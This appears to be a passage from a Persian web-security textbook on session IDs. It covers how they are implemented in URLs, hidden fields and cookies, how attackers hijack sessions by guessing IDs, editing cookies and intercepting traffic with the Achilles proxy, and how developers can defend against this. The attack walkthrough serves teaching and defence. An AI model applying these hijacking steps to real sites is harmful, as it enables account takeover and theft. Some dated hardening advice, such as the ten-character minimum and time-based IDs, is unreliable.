در اکثر کاربردهای وب، پس از آنکه کاربر مشخصهٔ کاربری (User ID) و کلمهٔ عبـور خـود را وارد کرد و احراز هویت شد، آن برنامهٔ کاربردی یک مشخصهٔ منحصر بفرد و غیرتکراری به نـام "مشـخصهٔ نشست یا Session ID" برای آن تولید می‌کند تا از آن به بعد ، عملیات کاربر با آن مشخصه دنبال شـود. در حقیقت این مشخصهٔ یکتا که توسط برنامهٔ کاربردی در سمت سرویس‌دهندهٔ وب به مرورگـر اعطـا

می‌شود روشی است تا در عملیات بعدی کاربر هویت خود را با آن معین کند ، عملیات نـاقص قبلـی خود را دنبال نماید یا عملیات جدیدی را درخواست کند.

در هر بار که کاربر از طریق مرورگر خود تقاضائی را برای آن برنامهٔ کاربردی وب ارسال می‌کنـد، Session ID نیز بعنوان معرّف کاربر بهمراه آن ارسال خواهد شد. شاید یک مثال کوتاه و ساده بتواند بـه درک بیشتر قضیه کمک کند:

"شما مشترک یک مجلهٔعملی ـ فرهنگی در وب هستید. به شما یک مشخصه کاربری و یک کلمـهٔ عبور داده شده است. شما پس از احراز هویت ، اجازه می‌یابید که بطور اختصاصی آخرین اخبار علمی و فرهنگی را دریافت کنید. شما در صفحهٔ وب مربوطه مشخص می‌کنید که علاقه دارید تا آخریـن ده خبر علمی ـ فرهنگی را مطالعه کنید. برنامهٔ سمت مقابل این اخبار را دو تا دو تا برای مـرورگـر شـما ارسال می‌کند. فرض کنید پس از مطالعهٔ دو خبر اوّل علاقمند می‌شوید بقیه را هـم بخوانیـد لـذا کلیـد "ادامه ـ Continue" را فشار می‌دهید. "سـؤال اینسـت کـه سـرویس‌دهنده اوّلا از کجـا بدانـد کـه شـما کیستید؟ (چون در مراحل قبل و چند دقیقه پیش کلمهٔ عبور خود را وارد کرده‌اید.) ثانیاً سـرویس‌دهنده از کجا بداند شما قبلاً چه چیزی را انتخاب کرده بودید؟ ثالثاً از کجا بداند تا بحال چند خبر برای شـما ارسال کرده و از کجا باید ادامه بدهد؟" راه حلّ تمام این مسائل استفاده از Session ID است:

در تمام برنامه‌های کاربردی تحت وب پس از احراز هویت کاربر یـک Session ID یکتـا تولیـد و برای مرورگر ارسال می‌شود. هرگاه کاربر در آینده تقاضایی داد ، با ارسـال مجـدّد Session ID توسـط مرورگر ، برنامهٔ سمت مقابل تقاضاهای قبلی او را به یاد می‌آورد و تقاضاهای بعدی او را براسـاس آن اجرا خواهد کرد! اگر Session ID از دست برود همهٔ مراحل باید از نـو انجـام شـود! احتمـالاً فلسـفهٔ Session ID را لمس کرده‌اید.

☜ فلسفهٔ Session ID در چهار جمله!

در حقیقت برنامهٔ کاربردی تحت وب با استفاده از Session ID به مرورگر کاربر اعلام می‌کنـد کـه: "هویت شما کاربر محترم مورد تائید ماست. لطفاً این کد رمز (یعنی Session ID) را گرفته و هرگـاه خواستید کـاری انجـام بدهیـد، آنـرا بـه مـن بـرگردانیـد تـا اوّلاً بتوانـم شـما را بشناسـم و ثانیـاً درخواستهای قبلی شما را بدانم و درخواست جدیدتان را دنبال کنم!"

☜ فلسفهٔ Session ID در یک‌ونیم جمله!

Session ID مشخصه‌ای است جهت شناسائی یک کاربر مجاز ، تعقیب عملیات مورد درخواسـت او و فعل‌وانفعال (Interaction) با او.

دقت کنید که چه از پروتکل HTTP و چه از پروتکل نوع امـن آن یعنـی HTTPS اسـتفاده شـود، یـک نفـوذگر قادر است Session ID را برباید و در عملیات کاربر اخلال ایجـاد کنـد. هـدف از ذکـر ایـن مطلب آن است که تفهیم کنیم HTTPS هیچ تضمینی در قبال از دست رفتن Session ID نـدارد. بـرای فهم بیشتر به نکتهٔ صفحهٔ بعد دقت کنید:

☜ **نکته:** موضوع Session ID به برنامهٔ کاربردی تحت وب مربوط می‌شـود و امنیـت آن بـه نـوع ارتباط بستگی ندارد و استفاده از سوکتهای SSL امنیت Session ID را تامین نخواهد کرد زیرا ایـن سوکتها مبادلهٔ امن و رمزنگاری شده داده‌ها را بر روی شبکه بعهده دارند و پس از تحویل داده‌هـا به برنامهٔ کاربردی وظیفهٔ آنها تمام شده تلقی می‌شود. لذا ممکن است قبل از ارسال داده‌هـای وب که Session ID هم جزو آنهاست (یعنی قبل از تحویـل داده‌هـا بـه SSL) نفـــوذگر بتوانـد در لایـهٔ کاربرد آنها را ربوده و دستکاری کند!

پس:

HTTPS فقط امنیت اطلاعات ارسالی روی کانال را بیمه کرده اسـت و از دسـت رفتـن Session ID (پس از تحویل امن آن به مرورگر یا قبل از دریافت آن از مرورگر) به HTTPS ربطی ندارد!

بطور معمول در برنامه‌های تحت وب "مشخصهٔ نشست" با نامهای مختلفی تعریف می‌شود. مثلاً:

- ***Session ID***
- ***sid***

برخی از برنامه‌های کاربردی "مشخصهٔ نشست" را با نامهای دلخواه تعریـف می‌کننـد، مثـلاً متغـیر Joe می‌تواند نام یک مشخصهٔ نشست باشد. به URL های زیر دقت کنید:

http://www.go.com/acctbal.asp? ***sid****=34112323*

http://www.go.com/acctbal.asp? ***SessionID****=34112323*

http://www.go.com/acctbal.asp? ***Joe****=34112323*


در تمام URLهای بالا مقدار مشخصهٔ نشست 34112323 است در حالیکه از نامهای متفـاوتی بـرای متغیر استفاده شده است. (برنامه‌نویس طراح یک برنامـهٔ تحـت وب متغیرهـای نشسـت را نـامگذاری می‌کند و این نامها کاملاً اختیاری هستند)

پیاده‌سازی و استفاده از Session ID در برنامه‌های کاربردی وب

یک برنامهٔ کاربردی وب چگونه مکانیزم "مشـخصهٔ نشسـت -Session ID-" را پیاده‌سـازی و از آن استفاده می‌کند؟ سه روش مهم برای پیاده‌سازی این مکانیزم عمومیت دارد:

- ارسال Serssion ID بعنوان بخشی از URL
- تعریف عناصر مخفی درون صفحهٔ وب
- استفاده از مفهوم کوُکی (Cookie)

همانطور که از شکل (۲۱-۷) مشخص است در مکانیزم ارسـال Session ID بعنـوان بخشـی از URL ، مشخصهٔ نشست به رشتهٔ URL ضمیمه شده و برای مرورگر ارسال می‌شود. در هر تقاضا کـه در آینـده از سمت مرورگر به سرویس‌دهنده ارسال می‌شود، مرورگر باید آنرا مجدداً بـا همـان نـام و مقـدار بـه URL ضمیمه کرده و ارسال کنـد. وقتـی برنامـهٔ کـاربردی از طریـق سـرویس‌دهندهٔ وب ایـن URL را دریافت می‌کند، Session ID را از درون آن استخراج می‌نماید و بر اساس آن کاربر را شناسایی کـرده و عملیات درخواستی او را اجرا می‌کند. اگر Session ID چه در مقدار و چه در نام متغیر بـا مقـداری کـه



شکل (۲۱-۷) مکانیزم ارسال Session ID بعنوان بخشی از URL

قبلاً اعلام شده تفاوت داشته باشد، برنامهٔ کاربردی وب چنین کاربری را پیدا نمی‌کند و از انجام تقاضای او خودداری کرده و پیغام خطای مناسب برمی‌گرداند.

روش دوّم برای پیاده‌سازی Session ID آنست که وقتی برای یک کاربر صفحهٔ HTML تولید می‌شود، درون آن یک عنصر از نوع <INPUT> ولی مخفی جاسازی شده و سپس ارسال گردد. در این مکانیزم برنامهٔ کاربردی تحت وب یک مشخصهٔ منحصر به فرد برای کاربر تولید کرده و آنرا بصورت مخفی مطابق با مثال زیر جاسازی می‌کند:

```
<INPUT TYPE="HIDDEN" NAME="Session" Value="22345">
```

در حقیقت کد HTML فوق ، یک مولفهٔ دریافت داده با مقدار پیش‌فرض 22345 تعریف کرده که توسط کاربر دیده نمی‌شود ولیکن هرگاه کاربر کلیدی مثل "Submit" (یا هر کلید با عملکرد مشابه) را فشار بدهد مقدار فیلد Session ، بصورت مخفیانه بهمراه بقیهٔ فیلدها برای برنامهٔ کاربردی تحت وب ارسال خواهد شد. برنامهٔ سمت مقابل خودش می‌داند که کدام گزینه مشخصهٔ نشست است و از آن برای شناسائی کاربر استفاده می‌کند. اگر یک نفر از طریق مرورگر ، متن HTML یک صفحهٔ وب را مشاهده نماید ، می‌تواند در درون متن این فیلدها را با مشخصهٔ "HIDDEN" پیدا کند.

روش سوم برای شناسائی کاربران وب و تعقیب سلسلهٔ تقاضاهای آنها استفاده از "کوُکی -Cookie" است. امروزه استفاده از کوُکی رایج‌ترین روش پیاده سازی مکانیزم Session ID محسوب می‌شود. "کوُکی" در یک بیان ساده یکی از فیلدهای HTTP است که مرورگر محتوای آن را (که از طرف سرویس‌دهنده ارسال شده) درون یک فایل کوچک ذخیره می‌کند. درون یک فایل کوُکی، اطلاعاتی ذخیره می‌شود که سرویس‌دهنده مایل است مرورگر آنها را بداند و در آینده آنها را بخودش برگرداند. این اطلاعات شامل موارد زیر است: (برنامه نویسان وب با مفاهیم این داده‌ها آشنا هستند)

- Session ID
- Reference Data
- User Preference

دو نوع مختلف کوُکی وجود دارد: کوُکی موقّت (PerSession) و کوُکی دائم (Persistent).

"کوُکی نوع موقت" درون حافظهٔ مرورگر و در حین اجرا خلق می‌شود و به محض آنکه مرورگر بسته شود آنها نیز از بین می‌روند. این کوُکی‌ها عمر کوتاه و مفیدی دارند و درون خود Session ID را

نگهداری می کنند.

"کوُکی دائم" توسط مرورگر بصورت متنی درون یک فایل ذخیره می‌شود و با یک ویرایشـــگر سـاده قابل رؤیت است. هرگاه مرورگر بسته شود این فایل حـــذف نخواهـد شـد و مـرورگـر در آینـده نـیز می‌تواند از آنها استفاده کند. درون این کوُکی‌ها معمولاً اطلاعات طولانی یک کاربر ذخیره می‌شود. مثلاً اگر کسی نخواهد کلمهٔ عبور خود را در هر بار مراجعه به یک سایت وارد کند ایـن کلمـهٔ عبـور درون کوُکی ذخیره می‌شود. زیادند آیتمهایی (مشابه کلمهٔ عبور) که کاربر حوصلهٔ تکرار آنها را در مراجعـات بعدی خود به یک صفحهٔ وب ندارد. این داده‌ها درون کوُکیهای دائم ذخیره شـــده و کـار او را راحـت می‌کند. همین جا یک شکاف و نقطهٔ نا امن در سیستم کاربر پدید آمده است.

حمله بر علیه مکانیزمهای نشست کاربران وب

بسیاری از برنامه‌های کاربردی تحت وب که مجبور بـــه اسـتفاده از Session ID هسـتند، در مـورد ایجاد یک نشست و نظارت بر آن به شدت ضعف دارند. یک نفـــوذگر ممکن است یـک نشسـت بـا یک برنامهٔ کاربردی برقرار کرده و یک Session ID معتـــبر دریـافت کنـد؛ سـپس آنـرا عـوض کـرده و خودش را در قالب یک کاربر دیگر جا بزند و از آن به بعد روند عملیات او را ادامه بدهد! برنامـه‌های کاربردی تحت وب که Session ID را به گونه‌ای ضعیف تولید می‌کنند به شدت ناامن خواهند بود زیرا اگر نفـــوذگر بطور عمدی Session ID یک کاربر دیگر را حدس زده و از آن بجای Session ID خـود استفاده کند، برنامهٔ کاربردی وب گمان می‌کند که نفـــوذگر همان کاربر مُجاز است و از آن به بعد بـا نفـــوذگر محاوره می‌کند! یعنی با تعویض Session ID نفـــوذگر به یـــک کـاربر مُجـاز دیگـر تبدیـل خواهد شد و بجای او سرویس خواهد گرفت. (البته خود کاربر اصلی هم سرویس می‌گیرد؛ نفـــوذگر نیز مثل او و به نیابت از او سرویس می‌گیرد!!)

بسیاری از برنامه‌های کاربردی وب که دهها هزار نسخه از آنها در سرتاسر دنیا و منطبق با مقاصد و اهداف شرکتها و موسسات توسعه داده شده‌اند، از این نقطـه‌ضعف رنـج می‌برنـد و بـه محـض آنکـه نفـــوذگر Session ID یک کاربر مُجاز را حدس زده و استفاده کند، آن برنامهٔ کاربردی بسادگـی بـه او سرویس می‌دهد. این نقطهٔ ضعف می‌تواند خسارات جبران‌ناپذیری به بار بیاورد. بعنوان مثال یک بانک خودکار و تحت وب را در نظر بگیرید که کاربران آن پس از برقراری یک نشست با برنامـهٔ کـاربردی آن بانک، عملیات مالی خود را انجام می‌دهند. اگر نفـــوذگر بتواند با حدس Session ID متعلق به یک کاربر ، خودش را بجای او جا بزند می‌تواند از حساب آن کاربر برداشت کند. حملاتی بدینگونه بسیار زیاد گزارش شده‌اند!

مکانیزم حمله به نشستهای وب به شرح زیر است:

- اوّلین چیزی که نفـــوذگر به آن نیاز دارد، تعیین Session ID یک کاربر مُجاز است کـه در حـال حاضر او نیز یک نشست برقرار کرده است. برای اینکار نفـــوذگر ابتدا خودش یک نشست مجاز بـا آن برنامهٔ کاربردی برقرار می‌نماید و مقدار Session ID اختصاص داده شـده بـه خـودش را مشـاهده


می‌کند. سپس بررسی می‌کند که طول Session ID چند کاراکتر است ، نوع کاراکترها چیست (عددی، الفبائی یا هر ترکیب دیگر) و در نهایت آرایش و ساختار آنرا تعیین می‌کند.

- در دوّمین مرحله ، نفـــوذگر چند خط برنامهٔ ساده می‌نویسد تا هزاران بار با کلمهٔ عبور خـودش بعنوان یک کاربر مجاز به آن برنامهٔ کاربردی وارد شود (یعنی login کند) و یک Session ID دریـافت نماید. او این مقادیر را در جائی ذخیره می‌کند.
- در سومین مرحلهٔ ، نفـــوذگر مقادیر Session ID جمع‌آوری شده را مورد تحلیلهای آماری قـرار می‌دهد و سعی می‌کند تا فرمول تولید آن را بیابد ، شاید بتواند Session ID یک کاربر دیگر را حدس بزند. موفقیت در این مرحله کار را برای او تمام می‌کند! زیرا:
- در مرحلهٔ بعدی او با حساب شخصی و مُجاز خود به آن برنامهٔ کاربردی وارد می‌شود و پـس از دریافت یک Session ID معتبر، آنرا با مقدار متعلق به یک کاربر دیگر عوض کـرده و بجـای او (و در کنار او!!) سرویس می‌گیرد.

مراحل بدست آوردن Session IDهای مختلف و استخراج آن بسیار ساده است:

- اگر Session ID بهمراه URL باشد او URL های مختلف را درون یک فایل ذخـیره می‌کنـد تـا بعداً فیلد مربوط به مشخصهٔ نشست را تشخیص داده و با چند خط برنامه‌نویسی آنـــها را از URL جدا کرده و در فایل دیگری بریزد.
- اگر Session ID درون صفحهٔ وب ارسالی پنهان و جاسازی شده باشـــد کـلّ صفحـات وب را ذخیره کرده و سپس با چند خط برنامه‌نویسی در درون صفحات ، برچسبهای **"<INPUT"** را کـــه دارای گزینهٔ "TYPE="HIDDEN هستند ، جستجو و استخراج می‌کند.
- اگر از "کوُکی دائم" استفاده شده باشد کار بسیار ساده‌تر است چرا که نفـــوذگر براحتی قـادر خواهد بود فایلهای کوتاه و متنی کوُکی را مشاهده و ویرایش نمایند. در مرورگـر NetScape تمـام فایلهای "کوُکی دائم" در فایلی به نام Cookies.txt ذخیره می‌شوند و بسادگی می‌توان توسط برنامهٔ Notepad آنها را دید. شکل (۲۲-۷) این فایل را در محیط Notepad نشان می‌دهد.

در محیط IE (Internet Explorer) فایلهای "کوُکـــی دائـم" کـه از سـرویس‌دهنده‌های مختلـف ارسـال می‌شوند، بطور مجزا و با اسامی مختلف و بصورت "فقط‌خواندنی" روی شاخه‌ای بنام Cookies ذخـیره می‌شوند. برای سوءاستفاده از کوُکیهای دائم نفوذگر با حساب کاربری خود به سرویس‌دهنده وارد شده و یک Session ID برای خود بدست می‌آورد؛ در این صورت یک فایل کوُکی برای او ایجـاد می‌شـود. سپس آنرا توسط یک ویرایشگر مثل Notepad باز کرده و مقدار آنرا بصورت دستی شبیه شکل (۲۲-۷) با Session ID یک کاربر دیگر عوض کرده و نهایتاً آنرا ذخیره می‌کند. پس از بستن مرورگـر و اجـرای مجدّد ، کوُکی تقلبی ملاک کار قرار می‌گیرد که در آن Session ID ، متعلق به کاربر دیگـر است. دقّـت کنید که نفوذگر قبل از تغییر کوُکی باید مرورگر را ببندد و پس از آن ، دوباره آنرا اجرا نماید زیرا فایل کوُکی دائم فقط در هنگام بسته‌شدن مرورگر ذخیره و در هنگام باز شدن مرورگر، مجدداً بـار می‌شـود. روش تغییر "کوُکی دائم" ساده و پیش پا افتاده است ولی بزرگترین معضـل نفـوذگـر تغییـر کوُکیـهای موقت است که درون حافظهٔ مرورگر (RAM) ذخیره می‌شوند و نمی‌توان به آن دسترسی داشت.



شکل (۲۲-۷) تغییر Session ID به یک مقدار جعلی و ذخیرهٔ آن

حمله به کوُکیهای موقت (Persession Cookies)

در بخش قبلی اشاره شد که کوُکیهای موقت درون حافظـهٔ مـرورگـر ذخـیره می‌شـوند و بنـابراین نفـــوذگر دسترسی مستقیم بدان نخواهد داشت و لـذا تغیـیر در Session ID ممکـن نخواهـد بـود. از دیدگاه برنامه‌نویسان وب ، کوُکیهای موقت قابل اعتماد و غیرقابل تغیـیر هسـتند ولـی در ایـن بخـش می‌خواهیم روش حمله به کوُکیهای موقت را معرفی کنیم تا این برنامه‌نویسان متقاعد شوند کـه در هـر حالت باید برای تولید Session ID دقت کافی و وسواس داشته باشند، زیرا حتی کوُکیـهای موقـت کـه بصورت رمزنگاری شده و از طریق سوکتهای SSL منتقل می‌شوند، ناامن و قابل تغییر هستند!


نرم‌افزار Achilles یکی از قدرتمندترین ابزارهای حمله بـه کوُکیـهای موقـت (یـا هـر فیلـد پنـهان HTTP) محسوب می‌شود. Achilles توسط گروه امنیت سیستم Digizen در اکتبر سال ۲۰۰۰ معرفی شد. این ابزار (برای محیط ویندوز) در آدرس زیر ارائه شده است:

http://www.digizen-security.com/

(ابزار Achilles بهمراه مستندات آن در دیسک جانبی کتاب موجود است.)

بگونه‌ای که از شکل (۲۳-۷) مشخص است، Achilles در نقش یک پراکسی بین مرورگر (متعلق به نفـــوذگر) و سرویس‌دهندهٔ هدف قرار می‌گیرد و داده‌های مبادله شده (منطبـق بـا پروتکـل HTTP) را دریافت و در اختیار نفـــوذگـر قـرار می‌دهـد. ایـن داده‌هـا در محیطـی قـابل ویرایـش و تغیـیر ، بـه نفـــوذگر نشان داده خواهد شد و چون Session ID درون فیلدهای ارسالی و دریـــافتی قـابل مشـاهده است لذا نفـــوذگر فارغ از آنکه از چه روشی برای پیاده‌سازی Session ID استفاده شده می‌توانـد آنـرا ببیند و قبل از ارسال به سرویس‌دهنده ، مقدار آنرا تغییر داده و سپس دستور ارسال بدهد! حـــال حتـی اگر از کوُکی نوع موقت هم استفاده شده باشد، مقدار Session ID روی صفحهٔ خروجی Achilles نقـش خواهد بست!

Achilles قادر است بـا پروتکلـهای HTTP و HTTPS کـار کنـد و عمـلاً نقـش کنسـول حملـه بـه نشستهای وب را ایفا می‌نماید. با استفاده از ابزار Achilles به تمام انواعِ Session ID می‌تـوان دسترسـی داشت و آنرا دستکاری کرد.



شکل (۲۳-۷) استفاده از Achilles در نقش پراکسی بین نفـــوذگر و سرویس‌دهندهٔ هدف


از آنجایی که Achilles در قالب یک سرویس‌دهندهٔ پراکسی کـوچـک پیاده‌سـازی شـده اسـت لـذا نفـوذگر می‌تواند مرورگر و پراکسی Achilles را همزمان بر روی ماشین خود اجرا کند یا آنکه پراکسی Achilles را بر روی ماشینی مجزا نصب نماید. در هر دو حالت باید تنظیمات Proxy Server در مرورگر به درستی تنظیم شده باشد تا مرورگر مجبور شود بجای ارتباط مستقیم با سرویس‌دهندهٔ وب، ترافیـک داده‌های HTTP یا HTTPS را به سوی Achilles بفرستد.

شکل (۲٤-۷) خروجی ساده و قدرتمند پراکسی Achilles را نشان می‌دهد. بگونـه‌ای کـه ملاحظـه می‌کنید در پنجرهٔ اصلی این پراکسی، تمام اطلاعات ارسالی بروش HTTP یا HTTPS بصورت واضح و قابل ویرایش پیش روی نفـــوذگر قرار گرفته است! هرگاه مرورگـر یـا سـرویس‌دهنده ، اطلاعـاتی را مبادله کنند، Achilles در بین راه آنها را متوقف می‌کند تا نفـــوذگر تغییرات لازم را به آنها بدهد. پـس از فشردن کلید Send (در پائین پنجره ، سمت چپ) نفـــوذگر اجازهٔ عبور آنها را صادر می‌کند.


Achilles از HTTPS نیز حمایت می‌کند. اطلاع دارید که HTTPS همان پروتکل HTTP است کـه در لایه زیرین از سوکتهای امن و رمزنگاری شـده SSL اسـتفاده می‌کنـد. بگونـه‌ای کـه از شـکل (۲۵-۷) ملاحظه می‌کنید، بین Achilles و مرورگر نفوذکننده ، بطور همزمان دو ارتباط SSL برقرار می‌شود:

- یک ارتباط SSL بین مرورگر و Achilles
- یک ارتباط SSL بین Achilles و سرویس‌دهنده

Achilles بصورت درونی دارای یک "گواهینامه دیجیتالی -Digital Certificate" اسـت تـا بتوانـد بـا مرورگر ارتباط SSL برقرار نماید! سرویس‌دهندهٔ وب نمی‌تواند بفهمد یک پراکسی بین او و مـرورگـر قرار گرفته است. فقط مرورگر نفوذکننده از این موضوع مطلع می‌شود و با نمایش یـک پیغـام هشـدار اعلام می‌کند گواهینامهٔ دیجیتالی Achilles مورد تائید نیست. با این حال چون مرورگر تحـت اختیـار و متعلق به نفـــوذگر است با یک لبخند از این پیغام چشـم‌پوشـی خواهـد کـرد: همـه چـیز در اختیـار نفـــوذگر است!



شکل (۲۴-۷) پنجرهٔ خروجی Achilles



شکل (۲۵-۷) دستکاری داده‌های HTTPS توسط پراکسی Achilles

مقابله با حملات علیه Session ID

برای آنکه برنامه‌های کاربردی وب از حمله بروش دستکاری Session ID در امان بمانند برنامه‌نویسان وب باید به موارد زیر دقت داشته باشند. موارد امنیتی زیر به روشی که برای پیاده‌سازی مکانیزم Session ID بکار گرفته شده هیچ ارتباطی ندارد و حتی‌الامکان باید رعایت شوند:

- اطلاعات مربوط به یک نشست باید طبق یکی از روشهای معمول امضای دیجیتالی یا یکی از

روشهای رمزنگاری، بصورت رمز شده یا درهم (Hashed) ارسال شوند.

- حتی اگر از SSL استفاده می‌کنید، ترجیحاً اطلاعات مربوط به "نشست" که درون URL یا عناصر پنهان صفحهٔ HTML یا کوُکی‌ها -Cookies- جاسازی و نگهداری می‌شوند را قبل از ارسال رمزنگاری کنید.
- مطمئن‌شوید که مقدار Session ID بقدر کافی طولانی است. توصیهٔ مؤکد آنست که Session ID حداقل ده کاراکتر باشد.
- روالی که برای تولید Session ID انتخاب می‌کنید باید بقدر کافی پویا باشد و برای صفحات مختلفی که کاربر مرور می‌کند بطور مداوم عوض شود.
- در تولید Session ID حتماً به نحوی از پارامتر زمان (که بطور مداوم تغییر می‌کند) استفاده کنید و پس از تولید حتماً آنرا رمز نمایید.

رعایت دو مورد آخر باعث خواهد شد که نفوذگر نتواند براحتی Session ID متعلق به یک کاربر دیگر را حدس بزند.

- موارد فوق‌الذکر را نه تنها برای Session ID ، بلکه برای هر فیلد یا اطلاعاتی که مایل نیستید کاربر آنرا دستکاری کرده و برایتان پس بفرستد، رعایت کنید. تمام این موارد باید در سمت سرویس‌دهنده و در برنامهٔ کاربردی شما (به عنوان برنامه‌نویس وب) رعایت شود زیرا کاربران نمی‌توانند در مرورگرشان هیچ تغییری ایجاد نمایند.
- پس از آنکه برنامهٔ کاربردی تحت وب خود را تکمیل کردید سعی کنید ، با استفاده از Achilles روند تولید Session ID را بررسی کرده و خودتان سعی در نفوذ به آن نمائید تا نقاط ضعف آن آشکار شود!

نکتهٔ امنیتی:

اگر برنامه‌نویس وب از داده‌هائی که برای مرورگر ارسال می‌شود محافظت نکند، هیچ امنیتی برای داده‌ها و سایت وب نمی‌توان متصور شد و حمله به آن سایت ، بسادگی امکان‌پذیر است. اگر وب‌سایت شما به منظور عملیات حساس نظیر بانکداری یا تجارت الکترونیکی طراحی شده است وظیفهٔ شما چند برابر خواهد بود زیرا یک نقطه ضعف کوچک منجر به بحرانهای بسیار بزرگ می‌شود.

نکتهٔ امنیتی:

برخی از برنامه‌نویسان وب برای رمزنگاری و مخفی نگاه داشتن اطلاعات مربوط به یک نشست، زحمت زیادی متقبل می‌شوند ولی ممکن است یک اشتباه کوچک تمام زحمات آنها را به باد بدهد. این اشتباه کوچک آنست که وقتی برنامهٔ وب آنها مجبور است صفحات مختلفی را به عنوان خروجی و به منظور فعل و انفعال با کاربر تولید کند باید در تمام صفحات Session ID تغییر کند و در ضمن رمزنگاری شده باشد. حال فرض کنید از مجموع دهها صفحهٔ وب فقط در یکی از آنها

رعایت نکات امنیتی نشده باشد و نفـــوذگر بتواند با مشاهده Session ID ، خودش را در قالب یـک کاربر دیگر جا بزند. در این حالت به محض ربوده شدن نشسـت از یـک کـاربر مُجـاز ، کنـترل آن نشست به طور کامل به دست نفـــوذگر خواهد افتاد زیرا اگر حتی در یکی از صفحات نشست، یک کاربر ربوده شود، آن نشست در مراحل بعدی با Session ID جدید و مربوط به کاربر دیگـر ادامـه خواهد یافت. لذا به عنوان برنامه‌نویس وب هوشیار باشید!

نکتهٔ امنیتی:

